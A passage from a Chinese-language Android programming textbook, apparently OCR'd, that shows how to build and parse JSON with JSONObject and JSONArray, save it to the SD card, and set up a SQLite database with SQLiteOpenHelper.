import java.io.FileOutputStream;
import java.io.PrintStream;
import org.json.JSONArray;
import org.json.JSONException;
import org.json.JSONObject;
import android.app.Activity;
import android.os.Bundle;
import android.os.Environment;
public class MyJSONDemo extends Activity {
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		String data[] = { "www.mldnjava.cn", "lixinghua", "bbs.mldn.cn" }; //默认的信息
		JSONObject allData = new JSONObject();				//先建立最外面的 allData 对象
		JSONArray sing = new JSONArray();					//定义新的 JSONArray 对象
		for (int x = 0; x < data.length; x++) {
			JSONObject temp = new JSONObject();			//创建一个新的 JSONObject
			try {
				temp.put("myurl", data[x]);				//设置要保存的数据
			} catch (JSONException e) {
				e.printStackTrace();
			}
			sing.put(temp);							//保存一个信息
		}
		try {
			allData.put("urldata", sing);					//保存所有的数据
		} catch (JSONException e) {
			e.printStackTrace();
		}
		if(!Environment.getExternalStorageState().equals(
```

```
                    Environment.MEDIA_MOUNTED)){           //如果 sdcard 不存在
                return ;                                    //返回被调用处
            }
            File file = new File(Environment
                    .getExternalStorageDirectory().toString()
                    + File.separator
                    + "mldndata" + File.separator + "json.txt") ;  //定义 File 类对象
            if (! file.getParentFile().exists()) {          //父文件夹不存在
                file.getParentFile().mkdirs() ;             //创建文件夹
            }
            PrintStream out = null ;                        //打印流
            try {
                out = new PrintStream(new FileOutputStream(file)); //实例化打印流对象
                out.print(allData.toString()) ;             //输出数据
            } catch (Exception e) {
                e.printStackTrace() ;
            } finally {
                if (out != null) {
                    out.close() ;                           //关闭打印流
                }
            }
        }
}
```

【例 8-32】 修改 AndroidManifest.xml 文件，定义 sdcard 操作权限

```
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
```

本程序使用 JSONObject 和 JSONArray 类进行了操作，在一个 JSONArray 中保存了多个数据（每个数据使用 JSONObject 封装），而最后一起将这多个数据保存在 JSONObject 中，程序输出后的文件内容如图 8-21 所示。




图 8-21　保存后的 JSON 数据

为了帮助读者更好地理解 JSON 数据的保存格式，下面进行具体说明。

```
{                             //JSONObject 数据都是使用“{}”包裹的
    "urldata"                 //JSONObject 按照 key/value 的形式保存，所以此处为保存的 key
        :                     //key 和 value 之间数据的分隔符
         [                    //一个 key 下有多个 value，所以使用“[]”包裹，即 JSONArray
        {    "myurl"                      //JSONArray 中保存的 JSONObject 中的 key
             :                            //key 和 value 的分隔符
             "www.mldnjava.cn"},          //JSONArray 中保存的 JSONObject 中的 key
        {    "myurl":"lixinghua"},        //一个 JSONObject 对象
        {    "myurl":"bbs.mldn.cn"}       //一个 JSONObject 对象
    ]}
```

通过以上说明可以清楚，JSONArray 和 JSONObject 之间的关系可以进行嵌套表示，所以在实际使用中，JSON 会根据这两个类的关系排列数据。

完成了基本的操作之后，下面再来看一个稍复杂的程序范例。本程序要求保存每一个成员的基本信息，包括姓名、年龄、是否已婚、工资、生日等，而除了保存这些信息之外，还要求

保存一个所在公司的提示信息，保存结构如图 8-22 所示。




图 8-22　保存的数据格式

通过图 8-22 可以发现，本次操作保存的数据内容如下：

☑ 一个外部的 JSONObject（要保存多个字符串信息，包括 name、address、telephone）和一个 JSONArray 对象。

☑ 一个 JSONArray 对象中，要保存多个 JSONObject 对象。

☑ 每一个保存在 JSONArray 对象中的 JSONObject 对象都要保存多种数据类型（int、boolean 等）。

【例 8-33】 定义 Activity 程序保存 JSON 数据

```
package org.lxh.demo;
import java.io.File;
import java.io.FileOutputStream;
import java.io.PrintStream;
import java.util.Date;
import org.json.JSONArray;
import org.json.JSONException;
import org.json.JSONObject;
import android.app.Activity;
import android.os.Bundle;
import android.os.Environment;
public class MyJSONDemo extends Activity {
	private String nameData[] = new String[] { "李兴华", "魔乐科技", "MLDN" };	//姓名数据
	private int ageData[] = new int[] { 30, 5, 7 };	//年龄数据
	private boolean isMarraiedData[] = new boolean[] { false, true, false };	//婚否数据
	private double salaryData[] = new double[] { 3000.0, 5000.0, 9000.0 };	//工资数据
	private Date birthdayData[] = new Date[] { new Date(), new Date(),
			new Date() };	//生日数据
	private String companyName = "北京魔乐科技软件学院（MLDN 软件实训中心）" ;//公司名称
	private String companyAddr = "北京市西城区美江大厦 6 层" ;	//公司地址
	private String companyTel = "010-51283346" ;	//公司电话
```

```
        @Override
        public void onCreate(Bundle savedInstanceState) {
                super.onCreate(savedInstanceState);
                JSONObject allData = new JSONObject();              //先建立最外面的 allData 对象
                JSONArray sing = new JSONArray();                   //定义新的 JSONArray 对象
                for (int x = 0; x < this.nameData.length; x++) {
                        JSONObject temp = new JSONObject();         //创建一个新的 JSONObject
                        try {
                                temp.put("name", this.nameData[x]);         //设置要保存的数据
                                temp.put("age", this.ageData[x]);           //设置要保存的数据
                                temp.put("married", this.isMarraiedData[x]); //设置要保存的数据
                                temp.put("salary", this.salaryData[x]);     //设置要保存的数据
                                temp.put("birthday", this.birthdayData[x]); //设置要保存的数据
                        } catch (JSONException e) {
                                e.printStackTrace();
                        }
                        sing.put(temp);                             //保存一组信息
                }
                try {
                        allData.put("persondata", sing);            //保存所有的数据
                        allData.put("company", this.companyName);   //保存数据
                        allData.put("address", this.companyAddr);   //保存数据
                        allData.put("telephone", this.companyTel);  //保存数据
                } catch (JSONException e) {
                        e.printStackTrace();
                }
                if(!Environment.getExternalStorageState().equals(
                                Environment.MEDIA_MOUNTED)){        //如果 sdcard 不存在
                        return ;                                    //返回被调用处
                }
                File file = new File(Environment
                                .getExternalStorageDirectory().toString()
                                + File.separator
                                + "mldndata" + File.separator + "json.txt") ; //定义 File 类对象
                if (! file.getParentFile().exists()) {              //父文件夹不存在
                        file.getParentFile().mkdirs() ;             //创建文件夹
                }
                PrintStream out = null ;                            //打印流
                try {
                        out = new PrintStream(new FileOutputStream(file)); //实例化打印流对象
                        out.print(allData.toString()) ;             //输出数据
                } catch (Exception e) {
                        e.printStackTrace() ;
                } finally {
                        if (out != null) {
                                out.close() ;                       //关闭打印流
                        }
                }
        }
}
```

【例 8-34】 修改 AndroidManifest.xml 文件，定义 sdcard 操作权限

```
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
```

本程序按照图 8-22 的要求，设置了数据间的保存关系，而后通过文件流输出，生成后的 JSON 文档如图 8-23 所示。




图 8-23　生成后的 JSON 数据文档

提示

不一定非要使用 JSON 工具。

清楚了以上的数据保存格式之后，一定要记住，这样的数据输出不一定非要使用 JSON 工具类进行，使用字符串也是可以进行拼凑的，更多关于 JSON 的信息可以登录 http://www.json.org/站点查询。

以上程序为读者演示了 JSON 格式数据的生成过程，而生成后的 JSON 数据也同样需要使用 JSON 工具进行解析，下面演示几个 JSON 数据解析的操作。

提示

以下程序直接给出 JSON 数据。

考虑到本书篇幅的问题，以下讲解 JSON 解析操作时，将直接采用字符串按照 JSON 的格式定义内容，读者不需要关心其生成，主要是清楚解析的流程即可。

【例 8-35】 定义布局管理器，显示解析后的数据

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                          //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                     //所有组件垂直摆放
    android:layout_width="fill_parent"                 //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">               //布局管理器高度为屏幕高度
    <TextView                                          //文本显示组件
        android:id="@+id/msg"                          //组件 ID，程序中使用
        android:layout_width="fill_parent"             //组件宽度为屏幕宽度
        android:layout_height="wrap_content"/>         //组件高度为屏幕高度
</LinearLayout>
```

【例 8-36】 解析数组格式的 JSON 数据

```
package org.lxh.demo;
import java.util.ArrayList;
import java.util.HashMap;
import java.util.Iterator;
import java.util.List;
import java.util.Map;
import org.json.JSONArray;
```

```
import org.json.JSONObject;
import android.app.Activity;
import android.os.Bundle;
import android.widget.TextView;
public class MyJSONDemo extends Activity {
    private TextView msg = null;                               //文本显示组件
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                   //调用布局管理器
        this.msg = (TextView) super.findViewById(R.id.msg);    //取得组件
        String str = "[{\"id\":1,\"name\":\"李兴华\",\"age\":30},"
                + "{\"id\":2,\"name\":\"MLDN\",\"age\":10}]";      //定义 JSON 数据
        StringBuffer buf = new StringBuffer();                 //保存数据
        try {
            List<Map<String, Object>> all = this.parseJson(str); //解析 JSON 文本
            Iterator<Map<String, Object>> iter = all.iterator();  //实例化 Iterator
            while (iter.hasNext()) {                           //迭代输出
                Map<String, Object> map = iter.next();         //取出每一个保存的数据
                buf.append("ID：" + map.get("id") + "，姓名：" + map.get("name")
                        + "，年龄：" + map.get("age") + "\n");   //保存内容
            }
        } catch (Exception e) {
            e.printStackTrace();
        }
        this.msg.setText(buf);                                 //设置显示文字
    }
    public List<Map<String, Object>> parseJson(String data) throws Exception {
        List<Map<String, Object>> all = new ArrayList<Map<String, Object>>();
        JSONArray jsonArr = new JSONArray(data);               //定义 JSON 数组
        for (int x = 0; x < jsonArr.length(); x++) {           //取出数组中的 JSONObject
            Map<String, Object> map = new HashMap<String, Object>(); //保存信息
            JSONObject jsonObj = jsonArr.getJSONObject(x);     //取得每一个 JSONObject
            map.put("id", jsonObj.getInt("id"));               //取出并保存 ID 内容
            map.put("name", jsonObj.getString("name"));        //取出并保存 name 内容
            map.put("age", jsonObj.getInt("age"));             //取出并保存 age 内容
            all.add(map);                                      //向集合中保存
        }
        return all;                                            //返回全部记录
    }
}
```

本程序直接使用字符串定义了要输出的数据，由于数据是以“[]”包裹的数组数据，所以直接放到了 JSONArray 类的构造方法中，之后利用循环的方式取出里面保存的每一个 JSONObject 数据，而所有的数据最终都被保存在 List 集合中，返回后采用迭代输出取出每一个数据并在文本显示组件上显示，程序的运行效果如图 8-24 所示。



图 8-24　解析 JSON 数据

本程序直接解析了一个 JSON 的数组数据，下面再定义另外一个 JSON 文本，为用户演示如何进行解析。

```
package org.lxh.demo;
import java.util.ArrayList;
import java.util.HashMap;
import java.util.Iterator;
import java.util.List;
import java.util.Map;
import org.json.JSONArray;
import org.json.JSONObject;
import android.app.Activity;
import android.os.Bundle;
import android.widget.TextView;
public class MyJSONDemo extends Activity {
	private TextView msg = null;                                    //文本显示组件
	@SuppressWarnings("unchecked")
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		super.setContentView(R.layout.main);                        //调用布局管理器
		this.msg = (TextView) super.findViewById(R.id.msg);         //取得组件
		String str = "{\"memberdata\":"
			+ "[{\"id\":1,\"name\":\"李兴华\",\"age\":30},"
			+ "{\"id\":2,\"name\":\"MLDN\",\"age\":10}],"
			+ "\"company\":\"北京魔乐科技软件学院\"}";              //解析数据
		StringBuffer buf = new StringBuffer();                      //保存数据
		try {
			Map<String,Object> result = this.parseJson(str) ;       //JSON 解析
			buf.append("公司名称：" + result.get("company") + "\n") ; //取出信息
			List<Map<String, Object>> all = (List<Map<String, Object>>) result
					.get("memberdata");                             //取出数据
			Iterator<Map<String, Object>> iter = all.iterator();    //实例化 Iterator
			while (iter.hasNext()) {                                //迭代输出
				Map<String, Object> map = iter.next();              //取出每一个保存的数据
				buf.append("ID：" + map.get("id") + "，姓名：" + map.get("name")
						+ "，年龄：" + map.get("age") + "\n");       //保存内容
			}
		} catch (Exception e) {
			e.printStackTrace();
		}
		this.msg.setText(buf);                                      //设置显示文字
	}
	public Map<String,Object> parseJson(String data) throws Exception {
		Map<String, Object> allMap = new HashMap<String, Object>();
		JSONObject allData = new JSONObject(data) ;                 //定义 JSONObject
		allMap.put("company", allData.getString("company")) ;       //取出并设置 company
		JSONArray jsonArr = allData.getJSONArray("memberdata") ;    //取出 JSONArray
		List<Map<String, Object>> all = new ArrayList<Map<String, Object>>();
		for (int x = 0; x < jsonArr.length(); x++) {        //取出数组中的每一个 JSONObject
```

```
				Map<String, Object> map = new HashMap<String, Object>(); //保存每一组信息
				JSONObject jsonObj = jsonArr.getJSONObject(x);	//取得每一个 JSONObject
				map.put("id", jsonObj.getInt("id"));				//取出并保存 ID 内容
				map.put("name", jsonObj.getString("name"));		//取出并保存 name 内容
				map.put("age", jsonObj.getInt("age"));			//取出并保存 age 内容
				all.add(map);									//向集合中保存
			}
			allMap.put("memberdata", all) ;						//保存集合
			return allMap;										//返回全部记录
		}
}
```

本程序定义的 JSON 数据格式中，除了数组之外，还有一个普通的文本数据，所以在进行解析之前首先实例化 JSONObject 类的对象，之后再通过 JSONObject 取出了里面保存的数组数据，并将数据设置到了 TextView 中显示，程序的运行效果如图 8-25 所示。



图 8-25　JSON 解析

通过以上几个程序，相信读者已经清楚了 JSON 数据的存储和解析操作，在实际开发中，有可能会利用 JSON 传递更加复杂的数据，而在进行解析时，只要根据给出的格式仔细分析，就可以正确地取出所需要的数据。

8.3　SQLite 数据库存储

SQLite 是一个轻量级的、嵌入式的关系型数据库，它遵守 ACID 的关联式数据库管理系统，是主要针对于嵌入式设备专门设计的数据库，由于其本身占用的存储空间较小，所以目前已经在 Android 操作系统中广泛使用，而且在 SQLite 数据库中可以方便地使用 SQL 语句实现数据的增加、修改、删除、查询、事务控制等操作，最新版本的 SQLite 数据库为 SQLite 3。

在 Android 系统中，如果要进行 SQLite 数据库的操作则主要使用表 8-13 中所示的类和接口。

表 8-13　Android 中数据库操作核心类及接口

No.	类 或 接 口	描　　述
1	android.database.sqlite.SQLiteDatabase	完成数据的 CRUD 操作及事务处理
2	android.database.sqlite.SQLiteOpenHelper	定义数据库的创建及更新操作类
3	android.database.Cursor	保存所有的查询结果
4	android.content.ContentValues	对传递的数值进行封装

8.3.1　数据库操作类：SQLiteDatabase

在 Android 系统中，每一个 android.database.sqlite.SQLiteDatabase 类的实例都代表了一个 SQLite 数据库的操作，通过 SQLiteDatabase 类可以执行 SQL 语句，以完成对数据表的增加、修

改、删除、查询等常见操作，或者进行数据库的事务处理，在此类中定义了基本的数据库执行 SQL 语句的操作方法以及一些操作的模式常量，这些方法及常量如表 8-14 所示。

提示

关于 SQL 语句。

本部分将使用 SQL 语句进行数据的操作，对 SQL 语句不熟悉的读者，可以参考《名师讲坛——Oracle 开发实战经典》以及《名师讲坛——Java 开发实战经典》中的相应内容。

表 8-14　SQLiteDatabase 类定义的常用操作方法

No.	方法或常量	类　型	描　　述
1	public static final int OPEN_READONLY	常量	以只读方式打开数据库
2	public static final int OPEN_READWRITE	常量	以读/写方式打开数据库
3	public static final int CREATE_IF_NECESSARY	常量	如果指定的数据库文件不存在，则创建新的
4	public static final int NO_LOCALIZED_COLLATORS	常量	打开数据库时，不对数据进行基于本地化语言的排序
5	public void beginTransaction()	普通	开始事务
6	public void endTransaction()	普通	结束事务，提交或回滚数据
7	public void setTransactionSuccessful()	普通	如果执行则提交数据，不执行则回滚数据
8	public void execSQL(String sql)	普通	执行 SQL 语句
9	public void execSQL(String sql, Object[] bindArgs)	普通	执行 SQL 语句，同时绑定参数
10	public static SQLiteDatabase openDatabase(String path, SQLiteDatabase.CursorFactory factory, int flags)	普通	以指定的模式打开指定路径下的数据库文件
11	public static SQLiteDatabase openOrCreateDatabase (File file, SQLiteDatabase.CursorFactory factory)	普通	打开或创建一个指定路径下的数据库
12	public static SQLiteDatabase openOrCreateDatabase (String path, SQLiteDatabase.CursorFactory factory)	普通	打开或创建一个指定路径下的数据库
13	public long insert(String table, String nullColumnHack, ContentValues values)	普通	插入数据，其中 table 为表名称；nullColumnHack 表示传入的列名称；values 表示所有要插入的数据
14	public long insertOrThrow(String table, String nullColumnHack, ContentValues values)	普通	插入数据，但会抛出 SQLException 异常
15	public int update(String table, ContentValues values, String whereClause, String[] whereArgs)	普通	修改数据，其中 table 为表名称；values 为更新数据，whereCluause 指明 WHERE 子句；whereArgs 为 WHERE 子句参数，用于替换“?”
16	public int delete(String table, String whereClause, String[] whereArgs)	普通	删除数据，其中 table 为表名称；whereClause 指明 WHERE 子句；whereArgs 为参数，用于替换“?”
17	public boolean isOpen()	普通	判断数据库是否是已经打开
18	public void setVersion(int version)	普通	设置数据库的版本

续表

No.	方法或常量	类　型	描　述
19	public Cursor query (boolean distinct, String table, String[] columns, String selection, String[] selectionArgs, String groupBy, String having, String orderBy, String limit)	普通	执行数据表查询操作，其中的参数有 distinct（是否去掉重复行）、table（表名称）、columns（列名称）、selection（WHERE 子句）、selectionArgs（WHERE 条件）、groupBy（分组）、having（分组过滤）、orderBy（排序）、limit（LIMIT 子句）
20	public Cursor query(String table, String[] columns, String selection, String[] selectionArgs, String groupBy, String having, String orderBy)	普通	执行数据表查询操作
21	public Cursor rawQuery(String sql, String[] selectionArgs)	普通	执行指定的 SQL 查询语句
22	public void close()	普通	关闭数据库

在 Android 操作系统上进行开发时，用户一般不用创建 SQLiteDatabase 类对象，往往会由一个辅助的工具类 SQLiteOpenHelper 进行操作的管理。

8.3.2　数据库操作辅助类：SQLiteOpenHelper

SQLiteDatabase 类本身只是一个数据库的操作类，但是如果要想进行数据库的操作，还需要 android. database.sqlite.SQLiteOpenHelper 类的帮助，此类的方法如表 8-15 所示。但是，SQLiteOpenHelper 类是一个抽象类，所以使用时需要定义其子类，并且在子类中覆写相应的抽象方法。

表 8-15　SQLiteOpenHelper 类定义的方法

No.	方　法	类　型	描　述
1	public SQLiteOpenHelper(Context context, String name, SQLiteDatabase.CursorFactory factory, int version)	构造	通过此构造方法指明要操作的数据库的名称以及版本编号
2	public synchronized void close()	普通	关闭数据库
3	public synchronized SQLiteDatabase getReadableDatabase()	普通	以只读的方式创建或者打开数据库
4	public synchronized SQLiteDatabase getWritableDatabase()	普通	以修改的方式创建或者打开数据库
5	public abstract void onCreate(SQLiteDatabase db)	普通	创建数据表
6	public void onOpen(SQLiteDatabase db)	普通	打开数据表
7	public abstract void onUpgrade(SQLiteDatabase db, int oldVersion, int newVersion)	普通	更新数据表

从表 8-15 中可以发现，在 SQLiteOpenHelper 类中定义了 3 个回调方法，这 3 个方法的作用如下。

- ☑ onCreate()：在第一次使用数据库时会调用此方法生成相应的数据库表，但是此方法并不是在实例化 SQLiteOpenHelper 类的对象时调用，而是通过对象调用了 getReadableDatabase() 或 getWritableDatabase()方法时才会调用。

☑ onUpgrade()：当数据库需要进行升级时会调用此方法，一般可以在此方法中将数据表删除，并且在删除表之后往往会调用 onCreate()方法重新创建新的数据表。

☑ onopen()：当数据库打开时会调用此方法，但是一般情况下用户不需要覆写此方法。

【例 8-37】 定义 SQLiteOpenHelper 的子类——MyDatabaseHelper.java

```
package org.lxh.demo;
import android.content.Context;
import android.database.sqlite.SQLiteDatabase;
import android.database.sqlite.SQLiteOpenHelper;
public class MyDatabaseHelper extends SQLiteOpenHelper {        //继承 SQLiteOpenHelper 类
    private static final String DATABASENAME = "mldn.db" ;      //数据库名称
    private static final int DATABASEVERSION = 1 ;              //数据库版本
    private static final String TABLENAME = "mytab" ;               //数据表名称
    public MyDatabaseHelper(Context context) {                      //定义构造
        super(context, DATABASENAME, null, DATABASEVERSION);  //调用父类构造
    }
    @Override
    public void onCreate(SQLiteDatabase db) {                       //创建数据表
        String sql = "CREATE TABLE " + TABLENAME + " (" +
            "id         INTEGER         PRIMARY KEY ," +
            "name       VARCHAR(50)     NOT NULL ," +
            "birthday   DATE            NOT NULL)";                 //SQL 语句
        db.execSQL(sql) ;                                           //执行 SQL 语句
    }
    @Override
    public void onUpgrade(SQLiteDatabase db, int oldVersion, int newVersion) {
        String sql = "DROP TABLE IF EXISTS " + TABLENAME ;          //SQL 语句
        db.execSQL(sql);                                            //执行 SQL 语句
        this.onCreate(db);                                          //创建表
    }
}
```

本程序直接继承了 SQLiteOpenHelper 类，并且覆写了里面的 onCreate()和 onUpgrade()方法，其中，onCreate()方法负责表的创建；而 onUpgrade()方法负责表的删除，并且在删除之后重新创建数据表。

提示

关于 SQLite 数据库中自动增长列的使用。

在 SQLite 数据库中，如果要将表的某个字段设置为自动增长列，则创建表字段时使用 INTEGER PRIMARY KEY 声明即可。

【例 8-38】 定义 Activity 程序，以调用 MyDatabaseHelper 类完成表的创建

```
package org.lxh.demo;
import android.app.Activity;
import android.database.sqlite.SQLiteOpenHelper;
import android.os.Bundle;
public class MySQLiteDemo extends Activity {
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);                         //父类 onCreate()
```

```
        super.setContentView(R.layout.main);                    //默认布局管理器
        SQLiteOpenHelper helper = new MyDatabaseHelper(this) ;  //定义数据库辅助类
        helper.getWritableDatabase() ;                          //以修改方式打开数据库
    }
}
```

在 MyDatabaseHelper 类中的回调方法 onCreate()只有在使用了 SQLiteOpenHelper 类中的 getReadableDatabase()方法之后才会自动执行，而本程序运行之后将在 DDMS 中的 data\data\org.lxh.demo\databases（其中 org.lxh.demo 为程序的包名称，编写程序时会根据实际情况有所不同）下生成创建的 mldn.db 数据库，如图 8-26 所示。

⊞ org.lxh		2011-01-17	05:17	drwxr-x--x
⊟ org.lxh.demo		2011-02-14	08:29	drwxr-x--x
⊟ databases		2011-02-14	08:29	drwxrwx--x
